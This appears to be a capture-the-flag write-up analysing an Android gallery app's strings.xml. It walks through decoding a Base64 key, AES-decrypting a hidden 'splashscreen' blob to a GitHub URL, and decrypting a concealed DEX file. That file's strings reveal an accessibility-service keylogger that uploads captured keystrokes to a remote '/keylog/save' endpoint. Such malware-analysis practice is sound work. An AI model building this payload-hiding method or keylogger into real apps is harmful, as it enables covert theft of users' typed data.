<string name="m3c_date_range_picker_day_in_range">In range
</string>
```

```
<string name="m3c_date_range_picker_end_headline">End date
</string>
<string name="m3c_date_range_picker_scroll_to_next_month">S
croll to show the next month</string>
<string name="m3c_date_range_picker_scroll_to_previous_mont
h">Scroll to show the previous month</string>
<string name="m3c_date_range_picker_start_headline">Start d
ate</string>
<string name="m3c_date_range_picker_title">Select dates</st
ring>
<string name="m3c_dialog">Dialog</string>
<string name="m3c_dropdown_menu_collapsed">Collapsed</strin
g>
<string name="m3c_dropdown_menu_expanded">Expanded</string>
<string name="m3c_search_bar_search">Search</string>
<string name="m3c_snackbar_dismiss">Dismiss</string>
<string name="m3c_suggestions_available">Suggestions below
</string>
<string name="m3c_time_picker_am">AM</string>
<string name="m3c_time_picker_hour">Hour</string>
<string name="m3c_time_picker_hour_24h_suffix">%1$d hours</
string>
<string name="m3c_time_picker_hour_selection">Select hour</
string>
<string name="m3c_time_picker_hour_suffix">"%1$d o'clock"</
string>
<string name="m3c_time_picker_hour_text_field">for hour</st
ring>
<string name="m3c_time_picker_minute">Minute</string>
<string name="m3c_time_picker_minute_selection">Select minu
tes</string>
<string name="m3c_time_picker_minute_suffix">%1$d minutes</
string>
<string name="m3c_time_picker_minute_text_field">for minute
s</string>
<string name="m3c_time_picker_period_toggle_description">Se
lect AM or PM</string>
<string name="m3c_time_picker_pm">PM</string>
```

```
<string name="m3c_tooltip_long_press_label">Show tooltip</s
tring>
<string name="m3c_tooltip_pane_description">Tooltip</string
>
<string name="manage_media_summary">This setting just skips
any extra confirmation dialogs while performing various act
ions like marking as favorite.</string>
<string name="manage_media_title">Allow Gallery to Manage y
our Media</string>
<string name="material_clock_display_divider">:</string>
<string name="material_clock_toggle_content_description">Se
lect AM or PM</string>
<string name="material_hour_24h_suffix">%1$s hours</string>
<string name="material_hour_selection">Select hour</string>
<string name="material_hour_suffix">"%1$s o'clock"</string>
<string name="material_minute_selection">Select minutes</st
ring>
<string name="material_minute_suffix">%1$s minutes</string>
<string name="material_motion_easing_accelerated">cubic-bez
ier(0.4, 0.0, 1.0, 1.0)</string>
<string name="material_motion_easing_decelerated">cubic-bez
ier(0.0, 0.0, 0.2, 1.0)</string>
<string name="material_motion_easing_emphasized">path(M 0,0
C 0.05, 0, 0.133333, 0.06, 0.166666, 0.4 C 0.208333, 0.82,
0.25, 1, 1, 1)</string>
<string name="material_motion_easing_linear">cubic-bezier
(0.0, 0.0, 1.0, 1.0)</string>
<string name="material_motion_easing_standard">cubic-bezier
(0.4, 0.0, 0.2, 1.0)</string>
<string name="material_slider_range_end">Range end</string>
<string name="material_slider_range_start">Range start</str
ing>
<string name="material_slider_value">Value</string>
<string name="material_timepicker_am">AM</string>
<string name="material_timepicker_clock_mode_description">S
witch to clock mode for the time input.</string>
<string name="material_timepicker_hour">Hour</string>
<string name="material_timepicker_minute">Minute</string>
```

```
<string name="material_timepicker_pm">PM</string>
<string name="material_timepicker_select_time">Select time
</string>
<string name="material_timepicker_text_input_mode_descripti
on">Switch to text input mode for the time input.</string>
<string name="mb">MB</string>
<string name="media_details">Details</string>
<string name="media_location">@string/location_cd</string>
<string name="media_unlock">NXVwNDUzY3UyNGszeVlvX2p1NTdmMDI
xaDRjazIwMjQ=</string>
<string name="metadata">Metadata</string>
<string name="monthly_timeline_summary">Group the timeline
monthly instead of per date (Restarts the app)</string>
<string name="monthly_timeline_title">Monthly Timeline</str
ing>
<string name="move">Move</string>
<string name="move_album_to_trash">Move album to trash</str
ing>
<string name="move_to_another_album">Move to another album
</string>
<string name="mtrl_badge_numberless_content_description">Ne
w notification</string>
<string name="mtrl_checkbox_button_icon_path_checked">M14,1
8.2 11.4,15.6 10,17 14,21 22,13 20.6,11.6z</string>
<string name="mtrl_checkbox_button_icon_path_group_name">ic
on</string>
<string name="mtrl_checkbox_button_icon_path_indeterminat
e">M13.4,15 11,15 11,17 13.4,17 21,17 21,15z</string>
<string name="mtrl_checkbox_button_icon_path_name">icon pat
h</string>
<string name="mtrl_checkbox_button_path_checked">M23,7H9C7.
9,7,7,7.9,7,9v14c0,1.1,0.9,2,2,2h14c1.1,0,2-0.9,2-2V9C25,7.
9,24.1,7,23,7z</string>
<string name="mtrl_checkbox_button_path_group_name">button
</string>
<string name="mtrl_checkbox_button_path_name">button path</
string>
<string name="mtrl_checkbox_button_path_unchecked">M23,7H9C
```

```
7.9,7,7,7.9,7,9v14c0,1.1,0.9,2,2,2h14c1.1,0,2-0.9,2-2V9C25,
7.9,24.1,7,23,7z M23,23H9V9h14V23z</string>
<string name="mtrl_checkbox_state_description_checked">Chec
ked</string>
<string name="mtrl_checkbox_state_description_indeterminat
e">Partially checked</string>
<string name="mtrl_checkbox_state_description_unchecked">No
t checked</string>
<string name="mtrl_chip_close_icon_content_description">Rem
ove %1$s</string>
<string name="mtrl_exceed_max_badge_number_content_descript
ion">More than %1$d new notifications</string>
<string name="mtrl_exceed_max_badge_number_suffix">%1$d%2$s
</string>
<string name="mtrl_picker_a11y_next_month">Change to next m
onth</string>
<string name="mtrl_picker_a11y_prev_month">Change to previo
us month</string>
<string name="mtrl_picker_announce_current_range_selectio
n">Start date selection: %1$s — End date selection: %2$s</s
tring>
<string name="mtrl_picker_announce_current_selection">Curre
nt selection: %1$s</string>
<string name="mtrl_picker_announce_current_selection_none">
none</string>
<string name="mtrl_picker_cancel">Cancel</string>
<string name="mtrl_picker_confirm">OK</string>
<string name="mtrl_picker_date_header_selected">%1$s</strin
g>
<string name="mtrl_picker_date_header_title">Select Date</s
tring>
<string name="mtrl_picker_date_header_unselected">Selected
date</string>
<string name="mtrl_picker_day_of_week_column_header">%1$s</
string>
<string name="mtrl_picker_end_date_description">End date %1
$s</string>
<string name="mtrl_picker_invalid_format">Invalid format.</
```

```
string>
<string name="mtrl_picker_invalid_format_example">Example:
%1$s</string>
<string name="mtrl_picker_invalid_format_use">Use: %1$s</st
ring>
<string name="mtrl_picker_invalid_range">Invalid range.</st
ring>
<string name="mtrl_picker_navigate_to_current_year_descript
ion">Navigate to current year %1$d</string>
<string name="mtrl_picker_navigate_to_year_description">Nav
igate to year %1$d</string>
<string name="mtrl_picker_out_of_range">Out of range: %1$s
</string>
<string name="mtrl_picker_range_header_only_end_selected">S
tart date – %1$s</string>
<string name="mtrl_picker_range_header_only_start_selecte
d">%1$s – End date</string>
<string name="mtrl_picker_range_header_selected">%1$s – %2
$s</string>
<string name="mtrl_picker_range_header_title">Select Range
</string>
<string name="mtrl_picker_range_header_unselected">Start da
te – End date</string>
<string name="mtrl_picker_save">Save</string>
<string name="mtrl_picker_start_date_description">Start dat
e %1$s</string>
<string name="mtrl_picker_text_input_date_hint">Date</strin
g>
<string name="mtrl_picker_text_input_date_range_end_hint">E
nd date</string>
<string name="mtrl_picker_text_input_date_range_start_hin
t">Start date</string>
<string name="mtrl_picker_text_input_day_abbr">d</string>
<string name="mtrl_picker_text_input_month_abbr">m</string>
<string name="mtrl_picker_text_input_year_abbr">y</string>
<string name="mtrl_picker_today_description">Today %1$s</st
ring>
<string name="mtrl_picker_toggle_to_calendar_input_mode">Sw
```

```
itch to calendar input mode</string>
<string name="mtrl_picker_toggle_to_day_selection">Tap to s
witch to Calendar view</string>
<string name="mtrl_picker_toggle_to_text_input_mode">Switch
to text input mode</string>
<string name="mtrl_picker_toggle_to_year_selection">Tap to
switch to year view</string>
<string name="mtrl_switch_thumb_group_name">circle_group</s
tring>
<string name="mtrl_switch_thumb_path_checked">M4,16 A12,12
0 0,1 16,4 H16 A12,12 0 0,1 16,28 H16 A12,12 0 0,1 4,16</st
ring>
<string name="mtrl_switch_thumb_path_morphing">M0,16 A11,11
0 0,1 11,5 H21 A11,11 0 0,1 21,27 H11 A11,11 0 0,1 0,16</st
ring>
<string name="mtrl_switch_thumb_path_name">circle</string>
<string name="mtrl_switch_thumb_path_pressed">M2,16 A14,14
0 0,1 16,2 H16 A14,14 0 0,1 16,30 H16 A14,14 0 0,1 2,16</st
ring>
<string name="mtrl_switch_thumb_path_unchecked">M8,16 A8,8
0 0,1 16,8 H16 A8,8 0 0,1 16,24 H16 A8,8 0 0,1 8,16</string
>
<string name="mtrl_switch_track_decoration_path">M1,16 A15,
15 0 0,1 16,1 H36 A15,15 0 0,1 36,31 H16 A15,15 0 0,1 1,16
</string>
<string name="mtrl_switch_track_path">M0,16 A16,16 0 0,1 1
6,0 H36 A16,16 0 0,1 36,32 H16 A16,16 0 0,1 0,16</string>
<string name="mtrl_timepicker_cancel">Cancel</string>
<string name="mtrl_timepicker_confirm">OK</string>
<string name="nav_albums">Albums</string>
<string name="nav_timeline">Timeline</string>
<string name="navigation_menu">Navigation menu</string>
<string name="no_media_cd">No media found</string>
<string name="no_media_found">No media found</string>
<string name="no_media_title">Seems empty here</string>
<string name="not_selected">Not selected</string>
<string name="off">Off</string>
<string name="old_navbar">Use Material Navigation</string>
```

```
<string name="old_navbar_summary">Show the old navigation b
ar UI (with rails for bigger screens)</string>
<string name="on">On</string>
<string name="open_with">Open with</string>
<string name="optional">Optional</string>
<string name="override">Override</string>
<string name="password_toggle_content_description">Show pas
sword</string>
<string name="path">Path</string>
<string name="path_password_eye">M12,4.5C7,4.5 2.73,7.61 1,
12c1.73,4.39 6,7.5 11,7.5s9.27,-3.11 11,-7.5c-1.73,-4.39 -
6,-7.5 -11,-7.5zM12,17c-2.76,0 -5,-2.24 -5,-5s2.24,-5 5,-5
5,2.24 5,5 -2.24,5 -5,5zM12,9c-1.66,0 -3,1.34 -3,3s1.34,3
3,3 3,-1.34 3,-3 -1.34,-3 -3,-3z</string>
<string name="path_password_eye_mask_strike_through">M2,4.2
7 L19.73,22 L22.27,19.46 L4.54,1.73 L4.54,1 L23,1 L23,23 L
1,23 L1,4.27 Z</string>
<string name="path_password_eye_mask_visible">M2,4.27 L2,4.
27 L4.54,1.73 L4.54,1.73 L4.54,1 L23,1 L23,23 L1,23 L1,4.27
Z</string>
<string name="path_password_strike_through">M3.27,4.27 L19.
74,20.74</string>
<string name="pause_video">Pause video</string>
<string name="permission_manage_files_summary">" • Allows t
he app to create, modify, and delete files and albums that
were previously restricted by the system. (Includes albums
outside Pictures and DCIM folders and the ones from the SD
Card"</string>
<string name="permission_manage_files_title">• Manage All F
iles</string>
<string name="permission_manage_media_summary">" • Automati
cally grants system confirmation dialogs when you request s
everal changes to your media (Toggle Favorite, Manage Tras
h, Edit metadata etc)"</string>
<string name="permission_manage_media_title">• Manage Media
</string>
<string name="photo">Photo</string>
<string name="photos">Photos</string>
```

```
<string name="photos_and_videos">Photos and Videos</string>
<string name="pin">Pin</string>
<string name="pinned_albums_title">Pinned Albums</string>
<string name="play_video">Play video</string>
<string name="range_end">Range end</string>
<string name="range_start">Range start</string>
<string name="read_media_images">Read Media Images</string>
<string name="read_media_images_summary">Allows the app to
show your images</string>
<string name="read_media_videos">Read Media Videos</string>
<string name="read_media_videos_summary">Allows the app to
show your videos</string>
<string name="remove_all">Remove all</string>
<string name="remove_from_ignored">Remove from ignored list
</string>
<string name="remove_from_ignored_summary">Remove from the
ignored list the album named %1$s</string>
<string name="remove_location">Remove Location</string>
<string name="remove_metadata">Remove Metadata</string>
<string name="remove_selected">Remove selected</string>
<string name="request_permissions">Request permissions</str
ing>
<string name="required">Required</string>
<string name="reset">Reset</string>
<string name="restoring_items">Restoring %1$s items..</stri
ng>
<string name="rotate_screen_cd">Rotate Screen</string>
<string name="s_items">%1$s items</string>
<string name="save_copy">Save Copy</string>
<string name="search_menu_title">Search</string>
<string name="searchbar_scrolling_view_behavior">com.googl
e.android.material.search.SearchBar$ScrollingViewBehavior</
string>
<string name="searchbar_title">Search photos & videos</stri
ng>
<string name="searchview_clear_text_content_description">Cl
ear text</string>
<string name="searchview_navigation_content_description">Ba
```

```
ck</string>
<string name="secure_mode_summary">Hide the app preview whe
n you exit it</string>
<string name="secure_mode_title">Secure Mode</string>
<string name="select">Select</string>
<string name="select_all">Select all</string>
<string name="select_an_album">Select an album</string>
<string name="selected">Selected</string>
<string name="selected_s">Selected %s</string>
<string name="selection_dialog_close_cd">Close selection di
alog</string>
<string name="set_as">"Set as: "</string>
<string name="set_default_launch_screen">Set default launch
screen</string>
<string name="set_default_screen">Set default screen</strin
g>
<string name="set_wallpaper">Wallpaper</string>
<string name="set_wallpaper_error">"Can't set wallpaper, no
app available!"</string>
<string name="settings_dark_mode_title">Use Dark Mode</stri
ng>
<string name="settings_follow_system_theme_title">Follow Sy
stem Theme</string>
<string name="settings_general">General</string>
<string name="settings_theme_header">Theme</string>
<string name="settings_title">Settings</string>
<string name="settings_trash_summary">"Store deleted media
for 30 days. Deleting media will result in a permanent loss
if disabled."</string>
<string name="settings_trash_title">Use trash can</string>
<string name="setup_summary">In order to access your media,
it is required to grant the following permissions:</string>
<string name="share">Share</string>
<string name="side_sheet_accessibility_pane_title">Side She
et</string>
<string name="side_sheet_behavior">com.google.android.mater
ial.sidesheet.SideSheetBehavior</string>
<string name="size_dp">%1$sdp</string>
```

```
<string name="skip">Skip</string>
<string name="some_permissions_are_not_granted">Some permis
sions are not granted!</string>
<string name="splashscreen">4GWN1LWGUMR2pKAngPA+6n7lBdGLdIm
liS+bGCoEK8orXLtijGZF4i2AgLDqArfYwa9PQbsFh5+RTy4VqB3VfdtBsW
bSR0Y1hRcjjbNeBVA=</string>
<string name="status_bar_notification_info_overflow">999+</
string>
<string name="switch_role">Switch</string>
<string name="tab">Tab</string>
<string name="template_percent">%1$d percent.</string>
<string name="timeline">Timeline</string>
<string name="toggle_audio_cd">Toggle audio</string>
<string name="tooltip_description">tooltip</string>
<string name="tooltip_label">show tooltip</string>
<string name="trash">Trash</string>
<string name="trash_delete">Delete</string>
<string name="trash_deletion_warning">Photos and videos you
delete will be removed after 30 days.</string>
<string name="trash_empty">Empty</string>
<string name="trash_incompatible_summary">Such items will b
e deleted permanently instead.</string>
<string name="trash_incompatible_title">Some items cannot b
e trashed!</string>
<string name="trash_restore">Restore</string>
<string name="trashing_items">Trashing %1$s items..</string
>
<string name="unpin">Unpin</string>
<string name="unselect_all">Unselect all</string>
<string name="use_as">Use as</string>
<string name="use_last_opened_screen">Use last opened scree
n</string>
<string name="video">Video</string>
<string name="videos">Videos</string>
<string name="welcome">Welcome</string>
</resources>
```

but, why `strings.xml`?

The `strings.xml` file is where developers store text variables. when make an analysis, this is what I found:

Target 1: The Key (`media_unlock`)

```
<string name="media_unlock">NXVwNDUzY3UyNGszeVlvX2p1NTdmMDI
xaDRjazIwMjQ=</string>
```

```
<string name="media_location">@string/location_cd</string>
<string name="media_unlock">NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=</string>
<string name="metadata">Metadata</string>
```

This is suspicious because legitimate apps don't hide "unlock" strings in Base64. this looks like a password or a key.


Target 2: The Payload (`splashscreen`)

```
<string name="splashscreen">4GWN1LWGUMR2pKAngPA+6n7lBdGLdIm
liS+bGCoEK8orXLtijGZF4i2AgLDqArfYwa9PQbsFh5+RTy4VqB3VfdtBsW
bSR0Y1hRcjjbNeBVA=</string>
```

```
<string name="splashscreen">4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtijGZF4i2AgLDqArfYwa9PQbsFh5+RTy4VqB3VfdtBsWbSR0Y1hRcjjbNeBVA=</string>
<string name="status_bar_notification_info_overflow">999+</string>
```

a `splashscreen` should be a resource ID or a layout name, not a long block of garbled text.


so, the next step is first, i just decoded the key by using cyberchef.



and I retrieved the key.

`5up453cu24k3yYo_ju57f021h4ck2024`

From this key, i must decipher the `splashscreen` payload using the key.




but why my recipe has AES Decrypt?


it is because a 32-character string like `5up453cu24k3yYo_ju57f021h4ck2024` is the textbook definition of an **AES-256 Key** (32 bytes = 256 bits).

so from the recipe above, i retrieved an **URL pointing to the flag** which is a github repo.

I browse to the url `https://github.com/TomatoTerbang/redesigned-robot/raw/refs/heads/main/KamGobing` and found another random long blob.



copy the entire blob and paste it into the cyberchef and with the same recipe.




```
dex
037E5  Ì×OÝÌÒÔ
é¤pü□□*»~½¹-pxV4L,Öp<È3¸d□¤
□!□□□¾æíðô÷ý.8>Rg□□□□□□Ò1÷úþ%Zu□°ÌàuÙ#l¸B□§Åè=_□´Ói+Bfz□¬ÇÞ
B\x□ÉÝó   2 D j ~ □   × é !$!N!u!□!¯!¿!È!Ð!â!õ!" "#"("-
"1"6"="@"D"H"]"q"v"~"□"Ò"Ü"æ"î"õ"ø"þ"####+#;#D#G#W#^#e#j#r
```

```
#w#□# #µ#¾#Í#ã#ô#$$"$5$A$N$]$p$□$□$□$¡$µ$½$×$å$ô$ÿ$%%.%B%K%
T%]%□%□%□%§%³%Â%Ð%Õ%æ%ë%&&&+&?&M&T&_&p&y&~&□&□&¢&ª&°&¿&È&Í&
ä&ó&û&'''.'8'<'G'M'T']'i'□'ì'!"#$%&'()*+,-./0123456789:=>?@
ABCDEFGHIJKLMNOPSTWXYZ[\]ekmn°¸ÀÈÐØ°àèðÀ è ø)++,,ø,À,.0013ø
e8f8g8 h8(h80h88i8@i8Hh8Ph8èh8øi8Xj8`h8lh8Àh8th8|h8□i8□l9
è::ø:□_
□
□
o,¬¯Ï+u'Ê ®      ^©  ¢!  %µ  !       $³
#
"



□

 ²
$³
´

,µ
¶
¹
'Ã  «Ë  □□□¦&Å*Æ&Ç&É    □□□□□□□□□□¡£¤§
□¦p□(   0□□°□º  )   -   □Ñ   q q Ì%&»&º'&   '□'¸(   )1~*÷+p
+□+□+□+□+¥+Ä+*È,    -   ./p/&   0¼1½1Ì32⁻3□3ª6. 7+   Ç* ¨Ø*
ü+é*%+7+,i+4,µ+Ñ+Ðp?[ÐT7q
 Ðp?[ÐTq  Õ."-pYÏqr0\qq1¬r0\ oqr0\¯qr0\p p å
q5iép   íhq6q&n
,L("dnqC(cnqC(bnqC9bq 4"pq"q qq!¨p0W"p @V'LS)
bn8q 04b" pD^n F!n EAnGq =baq BIq``42"6qOn`n en NTp0bB!"n0a
#":`44qOsn NCn _ "p A4qHfCq<""7p up c2"p S" p TpT9a2bn;qCq
2b"n:p ACq 2n 7((n>:><xqH□p?□  b¢b§b¬b±p?¶i½iÅiÍiÕ
qS1n Q
ÚqSn W Qn R
æ
qSn Q
ëqSn W@Qn0VnU"'Òp J2n K q-q1qSn W@Qn R
n0VnU"'Òp J2n K     q/q1%9b n K!9(1",pXb    n K;#bn W0p3
b"n0V(3bn0Vbn0PbnUGq (Lpq (Q9",pXb  n L!(nI9",pX(   &h>"(pM
```

```
b",pXn W!b"sn0V1bnUq1r Zb6!bn0P2bnUq1r Z Ø(è□"'Óp Ji    "/Í
p [qTi□p?□n=$ ;q B□b
□q]n^i
□p?XaZÁ1W□Ò□□#!,□KÐ K²-p ° □-□ -□ -□"- [Za<<<=\□w□□}sÀ&x□iw
4Ã7iK<□;K¥K□;□dÏaK¿K®Òá><s=/Z(4¸¦®□□□ªp-¢-²°-□Ð-Ã½zKv,<Ç«yK
v,<ZK~-xÂ(`z´yKv,<□K~-xÂ(nz9uK j| ,Zz-Zzz}[My/Z\\zjzDu-k z-
|□'>□[{/S©xÖª=iÎA□x=,;/,#


77!07::&$r8$lambda$NrLrzj0HTqW4qc3F7h869_MZfKg&$r8$lambda$W
xPD2RI_2f_ljjuuGRLr3SdLEgo%s-%s(())*>;)<clinit><init>>;AESA
ES/ECB/PKCS5PaddingAPP_UUIDBoo!D8$$SyntheticClassDateTimeHe
lper.javaDownloadSplashScreen.javaHelper.javaIIIILILL1Inser
t Here where actual malware will do it stuffInstallSplashSc
reen.java   KeyLoggerLLILLLLILLLOG_TAGLOG_TAG_PREFIX3Landr
oid/accessibilityservice/AccessibilityService;Landroid/cont
ent/Context;Landroid/content/Intent;Landroid/content/res/Re
sources;Landroid/os/Build$VERSION;Landroid/util/Log;/Landro
id/view/accessibility/AccessibilityEvent;bLandroidx/core/sp
lashscreen/splashscreen/Companion/DownloadSplashScreen$$Ext
ernalSyntheticLambda0;bLandroidx/core/splashscreen/splashsc
reen/Companion/DownloadSplashScreen$$ExternalSyntheticLambd
a1;HLandroidx/core/splashscreen/splashscreen/Companion/Down
loadSplashScreen;GLandroidx/core/splashscreen/splashscreen/
Companion/InstallSplashScreen;JLandroidx/core/splashscreen/
splashscreen/Companion/SplashScreenProperties;GLandroidx/co
re/splashscreen/splashscreen/Companion/util/DateTimeHelpe
r;?Landroidx/core/splashscreen/splashscreen/Companion/util/
Helper;<Landroidx/core/splashscreen/splashscreen/companion/
R$string;%Lcom/android/volley/AuthFailureError;Lcom/androi
d/volley/Request;!Lcom/android/volley/RequestQueue;+Lcom/an
droid/volley/Response$ErrorListener;&Lcom/android/volley/Re
sponse$Listener; Lcom/android/volley/VolleyError;.Lcom/andr
oid/volley/toolbox/JsonObjectRequest;#Lcom/android/volley/t
oolbox/Volley;Ldalvik/annotation/Signature;Ldalvik/annotati
on/Throws;Ljava/lang/Class;Ljava/lang/Class<Ljava/lang/Clas
s<*>;Ljava/lang/Exception;"Ljava/lang/IllegalAccessExceptio
n;Ljava/lang/Object;Ljava/lang/RuntimeException;Ljava/lang/
```

```
String;Ljava/lang/StringBuilder;Ljava/lang/Throwable;#Ljav
a/security/InvalidKeyException;Ljava/security/Key;(Ljava/se
curity/NoSuchAlgorithmException;Ljava/sql/DriverManager;Lja
va/text/ParseException;Ljava/text/SimpleDateFormat;Ljava/ut
il/ArrayList;Ljava/util/Base64$Decoder;Ljava/util/Base64;Lj
ava/util/Calendar;Ljava/util/Date;Ljava/util/LinkedHashMap;
Ljava/util/List;Ljava/util/List<$Ljava/util/List<Ljava/lan
g/String;>;Ljava/util/Locale;Ljava/util/Map;Ljava/util/Map<
5Ljava/util/Map<Ljava/lang/String;Ljava/lang/String;>;Ljav
a/util/UUID;"Ljavax/crypto/BadPaddingException;Ljavax/crypt
o/Cipher;(Ljavax/crypto/IllegalBlockSizeException;%Ljavax/c
rypto/NoSuchPaddingException;!Ljavax/crypto/spec/SecretKeyS
pec;Lorg/json/JSONObject;Response is : SDK_INTSplashStartin
g serviceTYPE_VIEW_CLICKEDTYPE_VIEW_FOCUSEDTYPE_VIEW_TEXT_C
HANGEDVVIIVILVLVLLVLLLLZZL[B[Ljava/lang/Object;accessibilit
yEventaddappendauthFailureError@bBJNkA2kvfETMiuzUh3PYUQMstH
cXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFjbaseDatecalendarcipher
clazzddatedateList
dateStringdaySortdddddecodedecryptedBytesdoFinaleencryptedB
yteserroreventf$0formatgetgetAccessibilityEventgetActualMax
imumgetAllDaysOfTheWeekgetBodygetCurrentDaygetCurrentWeekNu
mbergetDayOfTheWeek
getDecodergetEventTypegetFirstDayOfMonthgetFirstDayOfWeek
getHeadersgetInstancegetKeyLogDategetLastDayOfMonthgetLastD
ayOfWeek    getLogTaggetMap
getMessagegetMondayOfTheWeekgetMsggetNumericLastDayOfMonthg
etResourcesgetSimpleName    getStringgetSundayOfTheWeekgetT
extgetTheDateInDategetTheDateInStringgetTimegetUuidgetYear6
http://dk1l2jd90as.capturextheflag.io:8080/keylog/saveiinit
install
keyLogDatekeyLogRequestmedia_unlockmsgnewRequestQueuenowonA
ccessibilityEventonErrorResponseonInterrupt
onResponseonServiceConnectedopenSettingsparse   printFlagpr
intStackTraceprintlnput
randomUUIDrequestQueueresponseresultsdf1secretKeySpecsendLo
gsetsetAccessibilityEventsetKeyLogDatesetMsgsetTimesetUuids
impleDateFormatstartActivitytoStringtr  uploadUrluuidvaluev
alueOf
```

```
